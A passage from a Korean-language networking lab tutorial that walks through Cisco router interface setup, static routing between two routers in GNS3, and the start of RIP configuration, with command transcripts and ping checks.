*Mar  1 02:06:05.559: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar  1 02:06:06.559: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R1(config-if)#do write
Building configuration...
[OK]
R1(config-if)#
```

▪ Fastethernet0/1 인터페이스 설정


```
R1
R1>enable
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface fastethernet 0/1
R1(config-if)#ip address 192.168.2.254 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#
*Mar  1 02:03:09.823: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
*Mar  1 02:03:10.823: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
R1(config-if)#do write
Building configuration...
[OK]
R1(config-if)#
```

② show ip route 명령을 통해 생성된 라우팅 테이블을 확인할 수 있다.


```
R1
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.1.0/24 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, FastEthernet0/1
R1#
```


※ 라우터의 FastEthernet 0/0, FastEthernet 0/1에 각각 192.168.1.0/24와 192.168.2.0/24 네트워크가 직접 연결된 것을 라우터가 인식했음을 확인할 수 있다. 이제 라우터가 두 개의 서로 다른 네트워크를 인식했으므로, 라우터를 통해 연결된 두 네트워크 간의 패킷을 주고받는 것이 가능해졌다.

③ PC1에서 192.168.2.11로 ping을 보내본다.



※ 라우터 인터페이스 설정 전에는 192.168.1.11과 192.168.2.11 간에 서로 패킷을 주고받지 못했으나, 라우터 인터페이스 설정 후에는 192.168.1.11과 192.168.2.11 간에 패킷을 주고받을 수 있음을 확인할 수 있다.
또한 외부 네트워크로 패킷을 전송하기 위해 필요한 게이트웨이(192.168.1.254)의 MAC주소를 ARP를 통해 확인했음을 알 수 있다.
마찬가지로 라우터도 192.168.1.0 네트워크에서 받은 패킷을 192.168.2.11로 전송하기 위해 ARP를 통해 확인했음을 알 수 있다.
ARP 동작 과정과 ping 요청 및 응답 과정은 아래 구간1, 구간2에 대한 와이어샤크 모니터링 화면을 통해 확인할 수 있다.





■ 정리하기


- 서로 다른 네트워크 간에 패킷을 주고받기 위해서는 라우터를 사용해야 한다.
- 라우터는 각 네트워크의 대문 역할을 하는 게이트웨이로서 동작하며, 각 네트워크와 연결된 fastethernet 인터페이스에 게이트웨이 주소를 설정한다.
- 한 라우터에 직접 연결된 네트워크 간에는 별도의 라우팅 설정을 하지 않아도 통신이 가능하다.

2. 라우터 2개를 이용한 2개의 네트워크 연결 및 정적 라우팅

가. 라우터 WICs 설정

라우터와 라우터를 연결하기 위해서는 시리얼 포트와 시리얼 케이블을 사용한다. 라우터에 시리얼 포트를 설정하기 위해서는 먼저 라우터 전원을 끈 후, 사용 가능한 슬롯에 WIC-1T 또는 WIC-2T를 장착한다.


① 라우터 설정에서 [Slots] 탭 아래의 WICs 항목에서 빈 슬롯에 WIC-1T 또는 WIC-2T이 장착되어 있는지 확인한다.



※ 라우터에 WIC-1T 또는 WIC-2T를 장착하거나 다른 slot에 확장 모듈을 추가하려면 먼저 라우터의 전원을 끄고 진행한다.

아래 사진은 실제 시스코 라우터 2691과 WIC-2T 확장 모듈, WIC-2T의 시리얼 포트간 연결에 사용하는 DTE-DCE 케이블이다.

■ 시스코 2691 인터페이스




좌측의 인터페이스 중 4, 6, 9번 slot에 아래의 WIC-1T, WIC-2T 등의 확장 모듈을 추가할 수 있다.

■ WIC-2T 확장 모듈

■ Back-To-Back DTE-DCE Cable

라우터의 시리얼 포트끼리 연결하는 DTE-DCE 케이블이며, 라우터 간의 통신에 사용된다.

② 모듈 장착 후, 라우터의 전원을 켠다.
라우터 R1과 R2의 시리얼 포트(Serial0/0)를 통해 라우터끼리 연결 후, 다음의 정보를 참고하여 각 호스트 및 라우터의 네트워크를 설정한다.



▪ 스위치와 VPCS 연결

VPCS	스위치 포트
PC1	SW1 Port1
PC2	SW1 Port2
PC3	SW2 Port1

▪ VPCS 네트워크 설정

VPCS	IP주소	게이트웨이 주소
PC1	192.168.1.11	192.168.1.254
PC2	192.168.1.12	192.168.1.254
PC3	192.168.2.11	192.168.2.254

▪ 라우터 시리얼 포트 설정

라우터	포트	IP주소
R1	Serial0/0	10.10.10.10.5/30
R2	Serial0/0	10.10.10.10.5/30

▪ 라우터 이더넷 포트 설정

라우터	포트	IP주소	연결 스위치 포트
R1	FastEthernet0/0	192.168.1.254/24	SW1 Port8
R2	FastEthernet0/0	192.168.2.254/24	SW2 Port8

② 라우터 R1과 라우터 R2의 Serial 0/0을 위의 정보를 참고하여 설정한다.

▪ 라우터 R1의 Serial0/0 인터페이스 설정

```
R1
R1>enable
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface serial 0/0
R1(config-if)#ip address 10.10.10.5 255.255.255.252
R1(config-if)#no shutdown
R1(config-if)#
*Mar  1 01:05:16.351: %LINK-3-UPDOWN: Interface Serial0/0, changed state to up
R1(config-if)#
*Mar  1 01:05:17.355: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0, changed state to up
R1(config-if)#do write
Building configuration...
[OK]
R1(config-if)#
```


▪ 라우터 R2의 Serial0/0 인터페이스 설정

```
R2
R2>enable
R2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#interface serial 0/0
R2(config-if)#ip address 10.10.10.6 255.255.255.252
R2(config-if)#no shutdown
R2(config-if)#
*Mar  1 01:08:46.955: %LINK-3-UPDOWN: Interface Serial0/0, changed state to up
R2(config-if)#
*Mar  1 01:08:47.959: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0, changed state to up
R2(config-if)#do write
Building configuration...
[OK]
R2(config-if)#
```


※ GNS3는 OSI 물리계층을 시뮬레이팅하지 않으므로 DCE/DTE 관련 Clock rate 설정은 생략한다.

③ 라우터 R1과 라우터 R2의 Fastethernet 0/0을 위의 정보를 참고하여 설정한다. 라우터 R1, R2의 Fastethernet 0/0은 각각 192.168.1.0/24와 192.168.2.0/24 네트워크의 게이트웨이 역할을 한다.

▪ 라우터 R1의 Fastethernet0/0 인터페이스 설정




▪ 라우터 R2의 Fastethernet0/0 인터페이스 설정




④ 라우터 R1, R2에 상대방 네트워크로 패킷을 전달하기 위한 라우팅 설정을 적용한다. 이 예제에서는 정적 라우팅 방법을 사용하였다.


▪ 라우터 R1의 정적 라우팅



▪ 라우터 R2의 정적 라우팅




⑤ 라우터 R1, R2의 라우팅 테이블을 확인한다.



⑤ PC1에서 PC3 192.168.2.11로 ping을 보내본다.

■ 라우팅 설정 후 PC1에서 PC3 192.168.2.11로의 ping 결과



※ 라우팅 설정이 완료된 후에는 상대방 라우터(R2)에 연결된 다른 네트워크와도 패킷을 주고받을 수 있게 되었다.

직접 해보기 - 1

1. 라우터 R1, R2에 디폴트 라우팅(Default Routing)을 적용하시오.

[TIP] 확장 슬롯?

대부분의 라우터는 성능 확장을 위해 확장 슬롯을 제공한다. 확장 슬롯의 유형은 다양하며 각 유형별로 장착할 수 있는 모듈도 다양하다. 예를 들어 스위치와 연결하기 위해서는 FastEthernet용 모듈을 장착해야 하고, 라우터와 연결하기 위해서는 Serial용 모듈을 장착해야 한다. 시스코 라우터의 경우 모듈명을 NM-1FE-TX처럼 F, E 등의 알파벳으로 표기하며, E는 Ethernet, F는 FastEthernet용 모듈을 의미한다.

WIC-2T의 WIC는 WAN Interface Card의 약자로 라우터간의 연결에 사용하는 시리얼포트이다. 이외에도 다양한 확장 슬롯 및 확장 모듈이 있으므로 구성하는 네트워크의 상황에 맞게 선택하여 사용할 수 있다.

■ 정리하기

- 서로 다른 네트워크를 2개 이상의 라우터를 이용하여 연결할 때에는 각 네트워크 장치의 IP주소 설정만으로 해결할 수 없다.
- 다른 라우터와 패킷을 주고받기 위해서는 라우팅 설정을 해야 한다.

10 동적 라우팅

1. 동적 라우팅

앞의 예제를 통해 정적 라우팅을 해보았다. 정적 경로 설정은 소규모 네트워크, 상태 변화가 적은 네트워크 등에서 사용하기에 적합하다. 하지만 네트워크의 규모가 커지고, 변화가 자주 발생하는 네트워크에서는 동적 라우팅 프로토콜에 의해 자동으로 네트워크 등록 및 탐색 과정을 수행하고, 이에 따라 라우팅 테이블을 완성하는 동적 라우팅이 효율적이다.


동적 라우팅 프로토콜 중에서 RIP와 EIGRP에 대해서 실습해본다.

2. RIP(Routing Information Protocol)

RIP는 경유할 가능성이 있는 라우터를 홉수로 수치화하여, DVA(Distance Vector Algorithm)라는 알고리즘으로 인접 호스트와의 경로를 동적으로 교환한다. 이 정보를 바탕으로 패킷이 목적 네트워크 주소에 도착할 때까지의 최단 경로를 결정한다.

가. 각 라우터의 RIP 설정

① 라우터 R1과 R2의 시리얼 포트(Serial0/0)를 통해 라우터끼리 연결 후, 다음의 정보를 참고하여 각 호스트 및 라우터의 네트워크를 설정한다. 모든 라우터에는 WIC-2T를 장착하며, WIC-2T 장착 방법은[09 - 정적 라우팅, 9쪽]을 참고한다.



*라우터는 c2691 사용
*PC는 VPCS 사용

■ 스위치와 VPCS 연결

VPCS	스위치 포트
PC1	SW1 Port1
PC2	SW1 Port2
PC3	SW2 Port1

■ VPCS 네트워크 설정

VPCS	IP주소	게이트웨이 주소
PC1	192.168.1.11	192.168.1.254
PC2	192.168.1.12	192.168.1.254
PC3	192.168.2.11	192.168.2.254

■ 라우터 시리얼 포트 설정

라우터	포트	IP주소
R1	Serial0/0	10.10.10.10.5/30
R2	Serial0/0	10.10.10.10.5/30

■ 라우터 이더넷 포트 설정

라우터	포트	IP주소	연결 스위치 포트
R1	FastEthernet0/0	192.168.1.254/24	SW1 Port8
R2	FastEthernet0/0	192.168.2.254/24	SW2 Port8

② 라우터 R1과 라우터 R2의 Serial 0/0을 위의 정보를 참고하여 설정한다. [09 – 정적 라우팅, 10쪽]과 동일하므로 생략한다.

③ 라우터 R1과 라우터 R2의 Fastethernet 0/0을 위의 정보를 참고하여 설정한다. 라우터 R1, R2의 Fastethernet 0/0은 각각 192.168.1.0/24와 192.168.2.0/24 네트워크의 게이트웨이 역할을 한다. [09 – 정적 라우팅, 11쪽]과 동일하므로 생략한다.

나. 각 라우터의 RIP 설정

RIP는 각 라우터가 광고하고자 하는 네트워크를 지정하면 된다. 아래와 같이 각 라우터가 광고할 네트워크를 설정한다.

■ R1의 RIP 설정

라우터 R1에 직접 연결된 네트워크 10.10.10.4, 192.168.1.0을 광고하도록 설정한다.

```
R1
R1(config)#router rip
R1(config-router)#version 2
R1(config-router)#no auto-summary
R1(config-router)#network 10.10.10.4
R1(config-router)#network 192.168.1.0
R1(config-router)#do wr
Building configuration...
[OK]
R1(config-router)#
```

▪ R2의 RIP 설정

라우터 R2에 직접 연결된 네트워크 10.10.10.4, 192.168.2.0을 광고하도록 설정한다.

```
R2
R2(config)#router rip
R2(config-router)#version 2
R2(config-router)#no auto-summary
R2(config-router)#network 10.10.10.4
